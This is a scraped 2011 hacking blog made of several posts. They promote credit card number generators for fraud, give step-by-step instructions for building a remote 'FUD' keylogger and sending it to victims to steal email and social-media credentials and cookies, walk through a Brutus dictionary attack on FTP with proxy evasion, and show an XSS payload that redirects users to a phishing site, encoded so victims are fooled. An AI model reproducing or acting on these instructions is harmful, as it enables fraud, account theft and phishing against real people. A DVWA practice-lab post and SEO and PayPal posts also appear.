Now you all can invite me on skype for any kind of help required as my username is krackoworld


13 July 2011

Best Way to Learn Programming - Advantages & Disadvantages


what is programming languageLots of readers often ask me that is learning programming is mandatory for a hacker to increase its potential, So the answer is “yes” but in some cases. Atleast we have the knowledge of little basics of it. hence programming helps us to became an elite hacker. Therefore today, I am going to tell you the advantages and disadvantages of learning programing and also how to learn it properly as well. Enjoy !


Where should I start ?

Many people finally decide that they are going to begin learning a programming language, but don’t know where to start. I believe that before you begin to learn a programming language, you should first master HTML (Hypertext Markup Language). HTML is part of what makes up all of the website pages you see on the internet. HTML is very easy to learn and it will helps you to have a look at source code. Blogging and template designing is also a best way to learn it in my point of view.

From there I would suggest starting your programming life with C. C is one of the most popular languages, and it is what makes up the majority of the exploits out there today. C also makes up some of the most powerful hacking programs and viruses that are out there today.

Advantages of Programming

1. You’ll be considered an elite hacker.
2. Imagine a black hat discovers a vulnerability and codes an exploit for it that no one else knows about. The black hat would be able to take down thousands of machines before anyone discovers and patches the vulnerability.
3. You will feel so much more satisfied having created your own program or exploit. I promise you this.

So my advice is, don’t settle for being a point and click hacker. Take some time to understand even just the basics of programming and an entire new world of hacking will open up to you.

Disadvantages of Programming

1. You’ll be considered an script kiddies.
2. You don’t have your own point of view and rearrangement.
3. You cannot find holes & vulnerabilities.
4. No idea of creating your own tools and exploits etc.

Best way to learn it

1. Purchase a beginners book on your programming language usually in English. Before you choose the book, make sure you read the reviews to make sure it’s a good choice.
2. It is important that once you begin learning the programming language through your book, you don’t take big breaks. Taking long breaks will cause you to forget things you learned in the beginning that apply to the rest of the book.
3. Do ALL of the practice problems provided in the book. The only way you will become better is by applying what you learn.
4. When something difficult comes up or something that makes no sense to you, don’t avoid or skip it. Instead embrace it! This is how you actually learn. If you still don’t understand it after going over it multiple times, find someone that can help you.
5. Join a programming forum. Search for a website on your programming language that has a large user base. There will be many professionals on there that will be able to help you when you get stuck.
6. Practice. Practice Practice. Think of ideas for fun programs that you could make and program them!

Share it !

Wants to share this article - no problem, but remember to provide proper credits to the author and its website as well.

12 July 2011

Learn Website Hacking with DVWA–Video Tutorial



dvwa_greyNow a days website Hacking is becoming not so difficult to do as enhanced hacking software's comes into play. but one thing we need is safe and secure environment to practice our skills and learn. Therefore, today I am going to tell you how to hack a website with DVWA tools along with video. Firstly I want to clear 1 thing that what a DVWA is- Basically DVWA stands for Damn vulnerable web app and it allows you to learn and practice web application attacks in a safe environment. It is PHP/MySQL web app supported which is Damn vulnerable in nature and It's latest version is DVWA 1.7.

Vulnerabilities

  • SQL Injection
  • XSS (Cross Site Scripting)
  • Login Brute Force
  • LFI (Local File Inclusion)
  • RFI (Remote File Inclusion)
  • Command Execution
  • Upload Script
  • Blind SQL Injection

Special Instruction

By reading this tutorial out, you are agreeing with KrackoWorld’s Disclaimer.

Installation

You can download DVWA 1.0.4 from here, below I am posting a video which will tell you step by step how to install DVWA tools on your computer and practice website Hacking.


11 July 2011

Download Mozilla Firefox 6.0 (Latest) for Enhanced Security Features


mozillaI think all of you are aware of Mozilla Firefox as it is the best browser in the world. Many other browsers like Google chrome, IE, Opera, Safari are in the race against it. But the only thing lacked in the above browsers is either they are not much fast as the Firefox or having some poor security related issues. Developers of Mozilla Firefox are releasing its new version very fastly from 1.0 to 5.0 etc. And now its not being a week ago Mozilla has launched its product new version 6.0 named as Mozilla Firefox 6.0 Beta which security features are being discussed below to protect you from various harmful threats in the future. 

Protect your Privacy

  • Do Not Track

    Many sites track your online behavior and sell that data to advertisers. Firefox lets you tell sites that you want to opt out of behavioral tracking.

  • Private Browsing

    Sometimes it’s nice to go undercover, so turn this feature on and protect your browsing history.

  • Clear Recent History

    Clear all your private data or just your most recent activity with a few quick clicks.

  • Forget This Site

    Having second thoughts about having visited a certain site? Remove every trace of ever having been there!

  • Content Security Policy

    Firefox lets sites explicitly tell it which content is legitimate, thus protecting you from cross-site scripting attacks.

Browse with Security

  • Instant Website ID

    A color-coded system makes it easy to check on suspicious sites and avoid Web forgeries.

  • Anti-Phishing & Anti-Malware

    Firefox protects you from Trojan horses and spyware, and warns you away from fraudulent sites.

  • Secure Software Installation

    A secure connection is required before you can install add-ons and other 3rd party software.

  • Anti-Virus Integration

    Firefox integrates elegantly with your computer’s anti-virus software whenever you download.

Stay in Control

  • Plugin Check

    Outdated 3rd party plugins can be a major risk, so we made it easy to find out what to update.

  • Parental Controls

    Enforce parental control settings you’ve entered on Windows 7 to stop unwanted downloads and more.

  • Customized Security Settings

    Control the level of scrutiny you’d like Firefox to give a site with a variety of customized settings.

Download

File Size- 15 MB
Download- Click here

Conclusion

Now all have you read the features above, So in the end, I wish to say that only if you want a fast and secure browser then just choose Mozilla Firefox blindly as it is developed by great engineers with the process of scratching the bugs etc.

Be Secure !


09 July 2011

Hack Credit Card – Generate and Check Numbers


credit-cardAs requested by many readers that how to hack credit cards for money, today I am going to share best of my tools which can easily hack credit cards,CVV numbers and check accounts also. firstly I want to clear that what is credit card is- A credit card is a small plastic card issued to users as a system of payment. It allows its holder to buy goods and services based on the holder's promise to pay for these goods and services. The issuer of the card creates a revolving account and grants a line of credit to the consumer (or the user) from which the user can borrow money for payment to a merchant or as a cash advance to the user. Note- I have uploaded all my tools to sharecash.com as for security basis and it is not mandatory that these tools may work 100%.

Credit Card Generator 2010

creditcardgeneratorCredit Card Generator is actually a software to generate and validate a valid credit card. It brings out all details of the credit card !

It is can be used by hackers to make instant money by
activating it for shopping on online stores etc. This tool generates a 13 and 16 digits
VISA, Master card, Amex and many more.


Download Software 1 here, software 2 here and software 3 here.

Credit Card Checker & Verifier

EasyCreditCardCheckerUsing this software you may check MasterCard, VISA,
Diners Club, EnRoute, Carte Blanche, AMEX, Discover, or JCB
credit card numbers without submitting them online.

Features:
+ Verify credit card numbers online
+ Automatically detects card type
+ Utilizes LUHN10 and first numbers verification algorithms

Download Software 1 here, Software 2 here, software 3 here.


All in 1 Credit Card Tools

Did u ever tried to access a premium page without money? You probably failed. But now, all you have to do, is to generate a number with one of the tools and then copy paste it.

Added more useful tools to this newest version. Now you can even generate Cvv2-protected number also.

Download Here

Credit Card Manager 2011

creditcardmanagerCredit Card Manager will help you to store all personal credit card account-related information and keep track of credit card transactions as well !

Credit Card Manager maintains transaction information, such as charges, payments and interest charged also. With it,we can see history also.


Download Here

That’s it ! I hope you like it and don’t forgot to subscribe my Email Updates.


06 July 2011

How to Use PayPal Even In Banned Countries ?


paypal puzzleAs you all knows that PayPal is a great Online Money Transaction Service where people can send,receive,withdraw and even hold Payments. PayPal is an company of eBay Inc. and a US $2.23 billion worth company! :> Around 75% of online money transfer is now made via PayPal. But the only problem is that PayPal has their very strict rules and policies which banes countries like Pakistan,India,Egypt,Iraq,Afghanistan,Iran and more to use it. Therefore today I am going to tell you the solution along with examples.


Restrictions made by PayPal to the banned Countries like India and More :

  • Export related payments for goods and services must not exceed $500.

  • Any balance or future payments must not be used to buy goods or services but transferred to a bank account within 7 days from the receipt of payment.

  • Credit/Debit cards must be used for payment processing through Paypal

Complete List of Solutions :

1. The Solution Lies With Your Friends and Relatives -( This is a true story of Mohammad Mustafa Ahmedzai from Mybloggertricks )

I started web designing two years back and to receive payments from clients the only option I had was to use PayPal but since I live in Karachi Pakistan, PayPal was what I could not use. I searched day and night for a magic formula that could help me earn a living online. I had skills, clients but no payment source and that was disappointing. Those days were tough but it did not bother me for long. During a chat with a home town friend I came to know How Stupid Was I!

That blessed man told me that Of Course PayPal is banned in Pakistan but he used to receive and send hundreds of dollars a week using his PayPal account from Pakistan. I asked how? He said you can not create a PayPal account from here using a Local bank account but you can Log Into a PayPal  account From a banned Country!

For a complete list of PayPal Accepted Countries, Please Visit this link .

If you have any trustful friend, family member or a relative living in any of the above countries, then you simply need to ask for there generosity in this serious case. How? Follow up.

How I created my PayPal Account in Pakistan?

I have a sister living in California USA. She is a housewife and an American National. I simply asked her if she could use her credit card to open a PayPal account for me using her Local Bank. Fortunately she was more than happy to help me out and it took her less than a week to fill all the legal forms and create an Online PayPal account. This whole process cost her less than $20 Dollars. Just after five days I was able to log into my PayPal account using my own Username and Password.

Now whenever I have to withdraw some cash out of my account, I simply call my sis and she being the original owner of my account withdraws the amount using her Local Bank and credit card. Within 3 days I receive the amount at home through Western Union Cash Out

This method works fine for me and is a simple practical way of using PayPal the other way Round. As simple as that! =)

2. Bhavesh from Plenty of Ebooks Suggested some New Ways on Online Internet transactions and Payments.

" The only solution right now is either use debit/credit cards for online payment or switch to Moneybookers or alertpay. The second option doesn't guarantee that your problem is solved forever because as more people switch to other options RBI can impose these rules on Moneybookers and alertpay as well in future.
Another solution for payments is using VCC but not a very good idea I think.
As for receiving money is concerned here is an eg. what you can do.
Eg. You are about to receive 1000 USD from someone but the limit is 500 USD. So what you can do is get that 1000 in two transactions of 500 USD each. It doesn't matters how many times in a month you receive 500 USD.
The rules are not fully implemented yet in all accounts. Some are able to send money as they used to do before and some cannot. Its just a matter of time when the rules are fully implemented.
Although I don't see that anything is gonna change in these pathetic rules you can still take a step forward a make a petition on the following site informing RBI how these rules affects you.
Here is the site where you can file your petition:
Internet Entrepreneurs of India's Petition to RBI "

What is a VCC ?

"VCC (Virtual Credit Card) is somewhat like a temporary credit card you can say. It is valid just for just 24 hours. Not all banks provide this service. HDFC Net Safe provides a VCC.
To create a VCC you need to have an actual credit/debit card. After creation you get a different 16 digit no. and CVV no. etc etc. which is not related to your actual credit/debit card. By this you can shop online without worrying because it will expire in 24 hrs. and also you can set a limit of how much to use in that VCC. So VCC is for some one who do not want to pay online regularly or for people who are concerned about the security. For people who pay regularly online then attaching a credit/debit card to PayPal is best option so far I think.
And about alert pay and money bookers, I can say that money bookers is now getting popular after this PayPal issue. Many people are switching to them because these rules are only imposed on PayPal at the moment. But it will take time for online retailers because not all of them uses Money Bookers at the time because PayPal was ruling but I guess they will start adding money bookers as an option for payment as well. Again its just a matter of time :)"
Do you have another Solution ?

I would highly appreciate if you will post any other working method or solution that you may have practically applied and it worked for you in the Comments Box below.


02 July 2011

The Original Hacker Definition and Its Types


hackers cap 

What is an hacker?

An hacker is someone who likes to tinker with electronics or computer systems to fun out. Hackers like to explore and learn how computer systems work, finding ways to make them do what they do better, or do things they weren’t intended to do. There are two types of hackers:

White Hat : 
These are considered the good guys. White hat hackers don’t use their skills for illegal purposes. They usually become Computer Security experts and help protect people from the Black Hats.

Black Hat :
These are considered the bad guys. Black hat hackers usually use their skills maliciously for personal gain. They are the people that hack banks, steal credit cards,Hack email id-passwords and deface websites.

Hackers Hierarchy

Script kiddies :
These are the wannabe hackers. They are looked down upon in the hacker community because they are the people that make hackers look bad. Script kiddies usually have no hacking skills and use the tools developed by other hackers without any knowledge of what’s happening behind the scenes.

Intermediate hackers :
These people usually know about computers, networks, and have enough programming knowledge to understand relatively what a script might do, but like the script kiddies they use pre-developed well-known exploits (- a piece of code that takes advantage of a bug or vulnerability in a piece of software that allows you to take control of a computer system) to carry out attacks.

Elite Hackers :
These are the skilled hackers. They are the ones that write the many hacker tools and exploits out there. They can break into systems and hide their tracks or make it look like someone else did it. You should strive to eventually reach this level.

What does it take to become an hacker?

Becoming a great hacker isn’t easy and it doesn’t happen quickly. Being creative helps a lot. There is more than one way a problem can be solved, and as an hacker, you may encounter many problems. The more creative you are the bigger chance you have of hacking a system without being detected. Another huge quality you must have is the will to learn because without it, you will get nowhere. Remember, Knowledge is best power. Patience is also a must because many topics can be difficult to grasp and only over time will you master them. In the end, I would like to say only 1 line “ Exploring is the best way to become an successful Hacker in todays world “.

That’s it !


30 June 2011

Hack Facebook,Gmail,Yahoo,Twitter Email ID And More Via Remote Keylogger


loggerAfter searching a lot of keyloggers and writing a beautiful post on “one of best 2011 keylogger” known as Sniperspy,Today I am presenting you a new type of keylogger which can be installed remotely to hack Accounts at once. In Sniperspy Keylogger the only problem exists that we have to install it physically which may be risk full and not so easy to do in absence of your victims. But now,this problem does not occur as my new remote keylogger(FUD Keylogger) has the capacity to hack Facebook,Gmail etc Accounts without installing it physically.All we have to send it via internet by uploading it to any data sharing site.


Features :

  • Cookie stealing
  • See passwords stored in victims computer
  • You Can Use Gmail Account to get the logs and Activity details
  • Add To Start Up also included
  • It also Kills Task Manager
  • Automatically Hides the virus after infecting the victim
  • Also Disables Registry Editing
  • Stops victim From Ending Your Keylogger's Process
  • New Icon Changer
  • File Binder
  • With Fake Error Message
  • Includes Time Interval

How To Use it :

1.First of all Download this Remote FUD Keylogger Here and Then Extract it to a specified folder.
2.Now open the keylogger and enter your Gmail username with password in order to get all the information about your victims Computer.
3. Then tick mark the options you want to use to hack accounts and set the time interval to 2 minutes.
4.You can also change the name of file which you are going to generate as you want to fool your enemy(by default it is logger.exe).
5.All done,hence click on build and now you can see a file generated it that folder with your given name.
6.Upload that particular file(.exe file) to any sharing site like mediafire.com,ziddu.com etc.
7.Finished,just send the downloading link to your file to your enemy and ask him to download it for various purposes and when it opens the file,all its activities,keys,logs,cookies and more information will be sent to your Gmail account within 2-5 hours.

File Size :

This software or keylogger comes in very small size of 200 Kilobytes.


Enjoy & don’t forgot to comment or Subscribe to our Email updates.


22 June 2011

How to do Dictionary Attacks to Crack Passwords via Brutus


dictionary attackAre you interested in cracking passwords' and more,so why not you try dictionary attacks instead of guessing passwords. So first let me explain what is a dictionary attack or how is it work? Dictionary attack uses a targeted technique of successively trying all the words in an exhaustive list called a dictionary (from a pre-arranged list of values). In contrast with a brute force attack, where a large proportion key space is searched systematically, a dictionary attack tries only those possibilities which are most likely to succeed, typically derived from a list of words for example a dictionary (hence the phrase dictionary attack) or a bible etc. Generally, dictionary attacks succeed because many people have a tendency to choose passwords which are short (7 characters or fewer), single words found in dictionaries or simple, easily-predicted variations on words, such as appending a digit.

A dictionary attack is when a text file full of commonly used passwords, or a list of every word from the dictionary is used against a password database. Strong passwords usually aren’t vulnerable to this kind of attack. In the following example, I will use Brutus, a very common password cracker, to show a dictionary attack against an ftp server. Brutus is a Windows only program, but at the end of this chapter I will list a couple more password crackers, some of which are made for Mac, Windows, and Linux.

Dictionary Attacks
Before I get into the example, you must first know what an FTP server is. FTP stands for File Transfer Protocol. FTP is a simple way to exchange files over the internet. If a hacker got FTP access to my website, he could delete/upload anything he wants on my server. An FTP address looks similar to a website address except it uses the prefix ftp:// instead of http://. I set up an FTP server on my computer so I could demonstrate. You can get Brutus at http://www.hoobie.net/brutus/ .

Procedure :

1. First the hacker would choose a target. In this case it’s my home computer and the IP address for your home computer is 127.0.0.1 .
2. By going to ftp://127.0.0.1 I get a pop-up box asking for a username and password.

auth required
3. Next the hacker would launch a program similar to Brutus and attempt to crack the password.

brutus
4. In the target you put the IP address of the website and to the right select the appropriate option, which in this case is FTP.
5. The default port is 21 but some websites change this to make them a little more secure. If you find out that the port isn’t 21, you can find the right one by doing a port scan.
6. If you don’t know any of the usernames for the FTP server, then you will have to get a list of the most common usernames.
7. For a dictionary attack you will have to choose the pass mode Word List and browse and select the file containing your word list. You can get some good password lists at
http://packetstormsecurity.org/Crackers/wordlists/ . Below are examples of what a username and password list might look like.

notepad
wordlist
8. Once you hit Start the program will attempt to connect to the server and begin to try all the possible combinations from your lists.
9. If you’re lucky, eventually it’ll get the right Username:Password combination. As you can see below, it got the correct combination of username – admin and password – password.

results
10. A smarter hacker would use a proxy when using a program like this. What a proxy does is cloaks your IP address by sending your connection request through another computer before going to the target. Brutus leaves a huge log of your presence on the target server.

That’s it !


Understanding Cross Site Scripting-XSS


xssHi friends,I hope all you are f9.Today I am going to teach you one of most Web hacking used skill or we can say technique/method known as Cross-site scripting. Cross-site scripting (XSS) is a type of computer security vulnerability typically found in web applications that enables attackers to inject client-side script into web pages viewed by other users. A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same origin policy. Cross-site scripting carried out on websites accounted for roughly 80% of all security vulnerabilities documented by Symantec as of 2007. Their effect may range from a petty nuisance to a significant security risk, depending on the sensitivity of the data handled by the vulnerable site and the nature of any security mitigation implemented by the site's owner.

Cross site scripting (XSS) occurs when a user inputs malicious data into a website, which causes the application to do something it wasn’t intended to do. XSS attacks are very popular and some of the biggest websites have been affected by them including the FBI, CNN, EBay, Apple, Microsoft, and AOL. Some website features commonly vulnerable to XSS attacks are:
• Search Engines
• Login Forms
• Comment Fields

There are three types of XSS attacks:


1. Local – Local XSS attacks are by far the rarest and the hardest to pull off. This attack requires an exploit for a browser vulnerability. With this type of attack, the hacker can install worms, spambots, and backdoors onto your computer.
2. Non-Persistent – Non-persistent attacks are the most common types of attack and don’t harm the actual website. Non-persistent attacks occur when (- a scripting language that is used for client-side web development.) or HTML is inserted into a variable which causes the output that the user sees to be changed. Non-persistent attacks are only activated when the user visits the URL crafted by the attacker.
3. Persistent – Persistent attacks are usually used against web applications like guest books, forums, and shout boxes. Some of the things a hacker can do with a persistent attacks are:
• Steal website cookies (Cookies are used by web browsers to store your user information so that you can stay logged into a website even after you leave. By stealing your cookie, the attacker can sometimes login without knowing your password.)
• Deface the website
• Spread Worms 
 
Now that you know what cross site scripting is, how can you tell if a website if vulnerable to it?
1. If there is a search field, enter a word and if that word is displayed back to you on the next page, there’s a chance it is vulnerable.
2. Now we will insert some HTML. Search for <h1>hi</h1>, and if the word “hi” is outputted as a big header, it is vulnerable.
3. Now we will insert JavaScript. Search for <script>alert(“hi”);</script> , if the word “hi” pops up in a popup box, then the site is vulnerable to XSS.
4. As you can see, these examples are non-persistent. Now if a hacker found a guestbook or something else like it that was vulnerable, he would be able to make it persistent and everyone that visits the page would get the above alert if that was part of his comment.
Hackers knowledgeable in JavaScript and PHP will be able to craft advanced XSS attacks to steal your cookies and spread XSS worms, but to show you a simple example of something more realistic then the above examples, I will show you how a hacker could use XSS to help with phishing.

1. Let’s say a hacker wants to phish passwords from www.victim-site.com. If he was able to find an XSS vulnerability anywhere on the website, he would be able to craft a link pointing to the legit website that redirects to his phishing website.
107
2. In the example with the popup, when I inserted the JavaScript into the search box, a URL was formed that looked like the following:
Here you can see that the code you typed into the search box was passed to the “searchbox” variable.
3. In the URL the hacker would then replace everything in between ?searchbox= and &search with the following JavaScript code:
<script>window.location = “http://phishing-site.com”</script>
4. Now when you go to the finished link, the legitimate site will redirect to the phishing website. Next what the hacker would do is encode the URL to make it look more legit and less suspicious. You can encode the URL at http://www.encodeurl.com/.
5. My finished encoded URL is: http%3A%2F%2Flocalhost%2Fform.php%3Fsearchbox%3D%3Cscript%3Ewindow.location+%3D+%5C%22http%3A%2F%2Fphishing-site.com%5C%22%3C%2Fscript%3E%26search%3Dsearch%21
6. Once the victim sees that the link points to the legitimate website, he will be more likely to fall for the phishing attack.

Enjoyed this article! Have fun : D


18 June 2011

Get More than 10,000 Quality Backlinks for free- Increase your Website Ranking Instantly


free-backlinks-submitter-toolsIn todays world, Everyone wants to be rich, have their website on top of the alexa ranking,having good PageRank,traffic etc,so therefore these people are struggling very much by writing nice posts,designing template etc. But the main thing they forgot to have such high quality Backlinks. In simple words, the success of an blog or website depends on its Backlinks.  Backlinks play very important role to get " High PR ranking " and " Alexa High Ranking " for free.Therefore today to provide you these backlinks I am going to tell you the procedure by which we all can get more than 10000 backlinks in couple of minutes for free and increase your rankings and traffic as well.

Procedure

Generating backlinks is quite simple,all you have to do is to visit the below sites and enter your website,keywords,name details and click on the start or generate button. Then the application starts submitting your site to PR 1-10 websites and up to 10000 other sites.

Main Sites -

1. Freesitescripts.com – About 1000 Premium Backlinks For Free

2. IMTalk – About 2500 Premium Backlinks For Free

3. Webmasterdeck – 500 Premium Backlinks For Free

Other Sites containing more than 6000 Backlinks -

http://iraqpictures.org/a/backlinker.php
http://marketingblogonline.com/autobacklinks/
http://www.china-printing.org/free-backlinks.php
http://verifiedfile.com/seo/
http://freshsnap.com/__submit/

Note- Getting these backlinks is an 100% safe and secure method plus do not close the browser or website until the process of generating backlinks is finished as the browser popups many times in this.

Benefits -

1.Increase you Alexa ranking as the rankings are decided by taking the backlinks into consideration.
2.High value of Traffic across the 190 countries.
3.More Google,yahoo,Bing search results.
4.Popularity among the sites.
5.Money associated with the traffic etc.

I hope you like this methods though some tells that this " Black Hat SEO Method To Get High Ranking " but according to me this is Ethical method to " Get Free Backlinks ".

Thank you for reading this article and don't forget to comment below..


Recent Posts

Review this blog on Bloggers.com

Recent Comments

| KrackoWorld (KoW) © 2014. All Rights Reserved | Style By All Web Designing | | Contact |